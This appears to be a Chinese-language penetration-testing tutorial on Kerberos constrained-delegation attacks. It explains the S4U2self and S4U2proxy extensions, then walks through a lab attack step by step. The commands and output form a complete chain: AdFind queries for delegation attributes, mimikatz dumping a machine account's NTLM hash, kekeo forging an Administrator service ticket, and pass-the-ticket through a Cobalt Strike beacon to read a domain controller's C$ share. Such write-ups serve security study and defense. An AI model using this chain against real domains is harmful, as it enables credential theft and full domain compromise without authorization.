
约束性委派攻击

约束性委派场景

当这个用户不在域内，他在出差，不能使用kerberos去认证，只能使用其他协议认证web系统，那同样WEB系统也需要访问文件服务的资源，这个时候如何认证呢？




Widnows Server 2003 之后微软引入了非约束委派。由于非约束委派的不安全性或者场景受限（配置了非约束委派的机器在 LSASS 中缓存了用户的 TGT 票据可模拟用户去访问域中任意服务），微软于2007年为 Kerberos 协议进行扩展引入S4U(service for user)协议，该协议分为两个子协议

1、S4u2self（Service for User to Self）

2、S4U2proxy（Service for User to Proxy）

这两个扩展都允许服务代表用户从KDC请求票证。

约束委派限制了S4U2proxy协议的请求范围，使得配置了委派属性的服务只能模拟用户身份访问**特定**的其他服务




存在的问题

1、服务账号B可以代表A申请访问B的票据，那么可不可以代表域管申请域管访问B的票据呢？在这个过程中，不需要域管参与，服务B自身就可以完成

2、服务账号B可以代表A申请访问C的票据，那么可不可以代表域管申请域管访问C的票据呢？在这个过程中，不需要域管参与，服务B自身就可以完成

约束性委派攻击流程

用户（A）访问WEB系统（B）,B代表A去向KDC申请访问B的TGT和ST1(使用S4u2self),用户A拿到了ST1就可以访问B了，如果在B上配置了约束性委派（A到C的约束委派），则B能够使用S4U2Proxy协议将用户发给自己的可转发的ST1票据以用户的身份发给KDC,KDC返回B一个访问C的票据ST2，这样B就可以以用户的身份访问C



1.通过NTLM或者其他认证
2.B代表A申请A访问B的票据(TGT和ST1)
3.KDC返回用户的TGT和ST1票据给B
4.B把ST1票据给A
5.A用ST1去访问B
6.B拿着A的ST1作为证据，去申请访问C的ST2
7.B用ST2票据访问C

存在的问题是什么呢?

B会获取A的TGT,只要能伪造A的TGT,就可以用TGT申请ST1票据（伪造管理员申请ST1票据）

实验场景

实验场景如下：

机器位置	机器IP	机器名	机器登录用户	所属域	委派配置
域内域控制器	192.168.41.10	DC	hack\administrator	hack.com	域控
域内机器	192.168.41.15	PC-ZS	hack\zs	hack.com	配置了约束委派

实验前提：我们已经控制了ZS的电脑，发现该电脑配置了约束性的委派，并且可以读取到该电脑的机器用户的HASH值

1、查询约束性委派的机器和用户

```
查询约束委派机器账户
AdFind.exe -b "DC=hack,DC=com" -f "(&(samAccountType=805306369)(msds-
allowedtodelegateto=*))" msds-allowedtodelegateto
查询约束委派服务账户
AdFind.exe -b "DC=hack,DC=com" -f "(&(samAccountType=805306368)(msds-
allowedtodelegateto=*))" cn distinguishedName msds-allowedtodelegateto
```

```
dn:CN=PC-ZS,CN=Computers,DC=hack,DC=com
>msDS-AllowedToDelegateTo: cifs/DC.hack.com/hack.com
>msDS-AllowedToDelegateTo: cifs/DC.hack.com
>msDS-AllowedToDelegateTo: cifs/DC
>msDS-AllowedToDelegateTo: cifs/DC.hack.com/HACK
>msDS-AllowedToDelegateTo: cifs/DC/HACK
```

查询到PC-ZS电脑配置了约束委派，委派的目标是DC的CIFS服务

2、使用mimikatz获取机器账户NTLM Hash

```
 mimikatz sekurlsa::logonpasswords
```

```
msv :
 [00000003] Primary
 * Username : PC-ZS$
 * Domain   : HACK
 * NTLM     : bd41aace231471169d848817a2c46178
 * SHA1     : 0b71d4fee6822abdc5c7a035d6da3dfd0565c400
tspkg :
```

3、使用kekeo申请配置了约束委派机器账户PC-ZS$的TGT

```
kekeo "tgt::ask /user:PC-ZS$ /NTLM:bd41aace231471169d848817a2c46178
/domain:hack.com" "exit"
```

```
C:\Users\ZS\Desktop 的目录

2022/11/04  03:33    <DIR>          .
2022/11/04  03:33    <DIR>          ..
2022/11/02  17:11            14,336 1.exe
2022/10/26  22:44         2,098,176 AdFind.exe
2021/12/14  18:54           634,768 kekeo.exe
2022/11/04  03:33             1,226 TGT_PC-ZS$@HACK.COM_krbtgt~hack.com@HACK.COM.kirbi
               4 个文件      2,748,506 字节
```

利用TGT通过伪造S4U请求以administrator身份访问PC-ZS的ST

```
kekeo "tgs::s4u /tgt:TGT_PC-ZS$@HACK.COM_krbtgt~hack.com@HACK.COM.kirbi
/user:Administrator@hack.com /service:cifs/dc.hack.com" "exit"
```

```
2022/11/04  04:03    <DIR>          ..
2022/11/02  17:11            14,336 1.exe
2022/10/26  22:44         2,098,176 AdFind.exe
2021/12/14  18:54           634,768 kekeo.exe
2022/10/27  13:16           277,504 Rubeus.exe
2022/11/04  04:03             1,548 TGS_Administrator@hack.com@HACK.COM_cifs~dc.hack.com@HACK.COM.kirbi
2022/11/04  04:03             1,374 TGS_Administrator@hack.com@HACK.COM_PC-ZS$@HACK.COM.kirbi
2022/11/04  03:58             1,226 TGT_PC-ZS$@HACK.COM_krbtgt~hack.com@HACK.COM.kirbi
               7 个文件      3,028,932 字节
               2 个目录 11,054,014,464 可用字节
```

mimkatz注入

```
mimikatz kerberos::ptt
TGS_Administrator@hack.com@HACK.COM_cifs~dc.hack.com@HACK.COM.kirbi
```

```
beacon> mimikatz kerberos::ptt TGS_Administrator@hack.com@HACK.COM_cifs~dc.hack.com@HACK.COM.kirbi
[*] Tasked beacon to run mimikatz's kerberos::ptt TGS_Administrator@hack.com@HACK.COM_cifs~dc.hack.com@HACK.
COM.kirbi command
[+] host called home, sent: 706119 bytes
[+] received output:

* File: 'TGS_Administrator@hack.com@HACK.COM_cifs~dc.hack.com@HACK.COM.kirbi': OK
```

访问域控

```
beacon> shell dir \\dc.hack.com\c$
[*] Tasked beacon to run: dir \\dc.hack.com\c$
[+] host called home, sent: 51 bytes
[+] received output:
 驱动器 \\dc.hack.com\c$ 中的卷没有标签。
 卷的序列号是 4A35-60F8

 \\dc.hack.com\c$ 的目录

2022/10/26  22:39            14,336 123.exe
2013/08/22  23:52    <DIR>          PerfLogs
2022/09/22  14:46    <DIR>          Program Files
2013/08/22  23:39    <DIR>          Program Files (x86)
2022/09/27  20:10    <DIR>          test
2022/03/30  16:37    <DIR>          Users
```